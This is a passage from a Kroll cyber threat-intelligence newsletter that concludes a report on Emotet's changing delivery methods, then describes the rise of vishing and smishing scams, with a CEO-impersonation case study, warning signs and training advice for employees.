- Inspect logs for Emotet spreading via internal emails, SMB, WMIC, or PsExec.

Conclusion

The ongoing development of Emotet reflects a significant time investment by the developers. Emotet changed regularly before the takedown by law enforcement on April 25, 2021, but the cadence of updates and spam campaigns has rapidly increased since its resurgence in November 2021.

The latest shift away from its reliance on malicious documents or Excel spreadsheets demonstrates that the operators believe they will see diminishing returns from using maldocs. This could be because they have seen reduced effectiveness in malware delivery or installation. They may also wish to preempt coming changes that Microsoft has announced in the way Windows handles documents with the Mark of the Web (MOTW) by automatically disabling execution of macros on files downloaded from the internet.

We have observed other actors exploring new ways of delivering malware to victims:

- Use of .ISO containers to remove MOTW from documents or to bypass inline email defenses, which has notably been used by the IcedID malware
- Continued use of password-protected .zip attachments, as these are typically unable to be inspected by inline email security tooling

Although undoubtedly bruised by last year's disruption, Emotet is certainly not dead. We assess that the Emotet developers will likely keep experimenting with new infection chains at this increased cadence. We also assess that the Emotet operators will move forward with large spam campaigns in order to rebuild the botnet, thus allowing them to sell the initial access they have gained to realize their return on investment.

ISSUE 21

The Rise of Vishing and Smishing Attacks

Kroll has observed an increase in two social engineering tactics known as "vishing" and "smishing." These tactics use phone calls, voice altering software, text messages and other tools to try to defraud unsuspecting people of valuable personal information such as passwords and bank account details for financial gain. These types of attacks use similar techniques to the common infection vector, phishing.

In Q1 2022, Kroll reported a 54% increase in phishing attacks, demonstrating the perennial value of social engineering attacks as a valid technique for threat actors.

As organizations and end users become more adept at identifying and filtering out suspicious emails, and with easier access to voice emulation APIs, threat actors are pivoting to text messages or voice calls as an easier way to contact a potential victim.

What is Vishing/Smishing?

Voice phishing, or vishing, is a tactic where a threat actor utilizes phone calls to trick victims into providing sensitive, personal information by posing as their bank or other trusted organizations as opposed to scam emails that are sent out in phishing campaigns. The same idea goes for smishing except the messages are sent out as scam SMS texts or via various messaging apps, such as WeChat, WhatsApp, Facebook Messenger and many others. In both instances, threat actors will look to build a rapport with their victim in order to encourage or coerce them into sharing sensitive details.

Legitimate services like Voice Over IP (VoIP) may be used by threat actors to conduct such schemes. The use of VoIP makes it easier for actors to create fake numbers that are nearly impossible to track. In some instances, services may have capabilities to allow actors to create numbers local to the victim's location to make them look more realistic. Actors may also use a method known as Caller ID Spoofing to display a number or identity of an individual or organization that the user already knows and trusts.

Recent Activity

Smishing attacks have been growing in recent years, and they were reported in 74% of companies in 2021, an increase from the 61% experienced in 2020.

At the start, smishing attacks were seen impersonating banks and financial services, but more recently, hackers have changed to impersonating package delivery services. Hackers who are making smishing attempts will try to convince their target they are a recognized business. Kroll has recently observed a trend where smishing is used to impersonate CEOs at various organizations. Once a victim is engaged, they are asked to send gift cards to threat actors or carry out fraudulent transactions.

Vishing attacks have also increased in 2022, and have been on the rise in recent years. These attacks were seen in 69% of companies in 2021, which has risen from the 54% experienced in 2020.

Vishing attacks have been reoccurring as job scams and tech support scams. A caller will be impersonating a well-known company usually as a pre-recorded message. In calls that are not pre-recorded, a threat actor may appear as if they want to help while repeating themselves and pushing for personal information such as an account number or credit card details. For example, a threat actor may claim there is a potential fraudulent charge in a person's bank account and ask for passwords or account numbers from there. In 2022, vishing cases have become more frequent, with these occurring more than one-in-four times out of all types of response- based threats.




Figure 1: Examples of Smishing

EXAMPLE CASE STUDY - SMISHING

Kroll was engaged for an incident where an individual with supervisory duties was targeted by an actor via smishing attacks. The threat actor posed as the CEO by sending messages that spoofed his phone number to an employee of the organization. The messages instructed the employee to move their chat away from text messages to an encrypted chat platform, such as WeChat/WhatsApp. Once the conversation had moved to a different application, the threat actor, still posing as the CEO, instructed the employee to make two large money transfers into an account controlled by the threat actor. Kroll examined the phone used by the victim of the smishing attack. During the examination, Kroll identified the applications used to communicate with the victim, which led to the identification of additional communication via email that related to the actual money transfers to the actor. As a result, Kroll was able to determine the initial point of communication between the actor and the victim and establish a timeline of events for the victim organization. Kroll then provided the timeline of events to the client so they could explore avenues of fund retrieval.

Key Indicators

There are common patterns that threat actors use during a vishing or smishing attempt. Our experts have compiled a few important indicators to look out for in order to avoid falling victim to one of these schemes:

- **Urgency:** Threat actors attempting to coerce a victim into sharing personal information will use pressure tactics or create a sense of urgency. Whether for time-sensitive details or the need to solve pressing problems, a caller will look to confuse or overwhelm a victim into providing the desired information. Our experts have noticed that threat actors will threaten financial retribution from the IRS along with an arrest warrant if the supposed fees have not been paid by a certain date.
- **Request for personal information:** More often than not, a legitimate request from a reputable organization will not ask for any type of sensitive or personal information, particularly when it is unexpected or out of the blue. Although, this can be difficult to ascertain, it tends to be a sign of vishing.
- **Access to computers:** Be wary of a caller requesting remote access to your computer. This is not a typical request for an organization and can be indicative of a vishing attempt.
- **Claims about their organizations:** In these attempts, hackers will make claims from reputable organizations, such as a bank, store, phone company or a delivery company that they are missing information such as a credit card number or account number from a bill or receipt.
- **Use of voice synthesizers:** Threat actors often use voice synthesizing applications to disguise their identity when contacting a victim. Be wary if the voice on the other end of a suspicious call sounds distorted, as it is likely a scammer.

BEST PRACTICES

Josh Hickman
Vice President, Cyber Risk

Our resident expert, Josh Hickman, recommends that organizations provide training to their employees to educate them on how to spot and avoid a vishing or smishing attempt. These trainings should inform employees to:

- Stay alert when receiving texts or phone calls from a random number
- Check phone numbers from the actual store, bank or delivery website. In addition, verify a suspicious caller by hanging up and calling a number from the website of the supposed organization.
- Don't click any links from texts you randomly receive
- Take any questions or concerns you have about any orders or deliveries you made to the phone number from the company website or from the confirmation email you received after placing your order

Ensuring the safety of your sensitive, personal information is crucial, and knowing what information to share and who to share it with can prevent you from falling victim to a social engineering attack. Threat actors continue to evolve their tactics in order to trick unsuspecting victims, so it's important to stay vigilant and safeguard your information. For further guidance, contact one of our Kroll experts at one of our 24x7 cyber incident response hotlines or connect with us through our Contact Us page.

Contacts

Keith Wojcieszek
Managing Director, Cyber Risk
+1 443 295 5082
keith.wojcieszek@kroll.com

Based in Washington, D.C., Keith joined Kroll from the United States Secret Service, where he served with distinction for 15 years. Most recently, Keith led the USSS Cyber Intelligence Section, Criminal Investigation Division, where he managed the agency's national response to cyber investigative initiatives focused on protecting the financial infrastructure of the United States. In this role, Keith also coordinated complex international investigations that targeted transnational organized crime networks with an emphasis on cyber and information security.

Nicole Sette
Associate Managing Director, Cyber Risk
+1 609 514 8225
nicole.sette@kroll.com

Based in the Secaucus office. Nicole is a highly accomplished security professional, who brings unique insight to the multiple dimensions inherent in client challenges from her years of federal law enforcement and military experience. Nicole served as a Cyber Intelligence Analyst with the Federal Bureau of Investigation for nearly 10 years, and was an Intelligence Specialist with the U.S. Army Communications-Electronics Command for four years.

Laurie Iacono
Associate Managing Director, Cyber Risk
+1 412 588 4337
laurie.iacono@kroll.com

Based in the Secaucus office, Laurie is an experienced cyber intelligence professional with a focus on tracking threat actor groups affiliated with ransomware-as-a-service operations. Laurie joined Kroll from the NCFTA where she led a team of intelligence analysts focusing on cybercrime and dark web investigations across multiple industries.

KROLL

Browse the latest editions of *The Monitor* and subscribe free at kroll.com/themonitor

About Kroll

Kroll provides proprietary data, technology and insights to help our clients stay ahead of complex demands related to risk, governance and growth. Our solutions deliver a powerful competitive advantage, enabling faster, smarter and more sustainable decisions. With over 6,000 experts around the world, we create value and impact for our clients and communities. To learn more, visit www.kroll.com.

M&A advisory, capital raising and secondary market advisory services in the United States are provided by Kroll Securities, LLC (member FINRA/SIPC). M&A advisory, capital raising and secondary market advisory services in the United Kingdom are provided by Kroll Securities Ltd., which is authorized and regulated by the Financial Conduct Authority (FCA). Valuation Advisory Services in India are provided by Kroll Advisory Private Limited (formerly, Duff & Phelps India Private Limited), under a category 1 merchant banker license issued by the Securities and Exchange Board of India.